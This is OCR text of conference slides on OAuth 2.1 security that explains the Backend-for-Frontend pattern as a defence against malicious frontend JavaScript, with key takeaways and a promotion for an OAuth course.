
The security of this flow relies on only sending the authorization code to the pre-registered redirect URI.

The attacker is in control of the application, so it can access all data sent to the redirect URI.

So we are screwed?

Yes!

The concept of a backend-for-frontend




The "frontend" application
Run the *Authorization Code* flow with client authentication
1
AUTHORIZATION SERVER
FRONTEND
Track state with cookies
BFF
2
Issue access token and refresh token
3
Proxy API requests with access token retrieved from cookie
API
The OAuth 2.0 client application

The BFF does not contain any business logic. All it does is accept requests with a cookie and forward them to the API with an access token.

@PhilippeDeRyck

The concept of a Backend-for-Frontend


Run the *Authorization Code* flow
with client authentication
1
AUTHORIZATION
SERVER
2
Issue access token and refresh token
Track state with cookies
FRONTEND
BFF
3
Proxy API requests with access token
retrieved from cookie
API

A BFF never exposes tokens, but XSS in the frontend still allows the attacker to send requests via the BFF.

BFF client can follow best practices for backend applications (strong client authentication, sender constrained tokens, …)

@PhilippeDeRyck

BFFs rely on core building blocks of web applications (cookies, backend OAuth 2.0 flows)

BFFs can be stateful or stateless, depending on your preferred implementation pattern

OAuth 2.x underestimates the power of malicious JS

Various specification features attempt to secure the frontend, but fail to look beyond trivial script kiddie attacks.

Securing sensitive frontends with BFFs is an industry best practice in critical fields (e.g., financial, healthcare).

Beyond OAuth 2.1

OAuth 2.1 is limited because it wants to be compatible with OAuth 2.0 best practices

Security-sensitive apps benefit from Resource Indicators, JAR, PAR, RAR, and the FAPI2 profile


KEY TAKEAWAYS

1 If you use OAuth 2.0 the right way, you are using OAuth 2.1

2 User apps typically use the Authorization Code Flow with PKCE

3 Security-sensitive frontend web applications should use a BFF

Love OAuth 2.0? Dive deeper with this masterclass!


Mastering OAuth 2.0 and Open
courses.pragmaticwebsecurity.com/bundles/mastering-oauth-oidc
Pragmatic Web Security
Security for developers
SIGN IN
GET STARTED NOW

Mastering OAuth ~~2.0~~ 2.1 and OpenID Connect

Your shortcut towards understanding OAuth 2.0 and OpenID Connect

OAuth 2.0 and OpenID Connect are crucial for securing web applications, mobile applications, APIs, and microservices. Unfortunately, getting a good grip on the purpose and use cases for these technologies is insanely difficult. As a result, **many implementations use incorrect configurations or contain security vulnerabilities**.

HTTPS://COURSES.PRAGMATICWEBSECURITY.COM

Thank you!

Connect on social media for more in-depth security content

@PhilippeDeRyck

/in/PhilippeDeRyck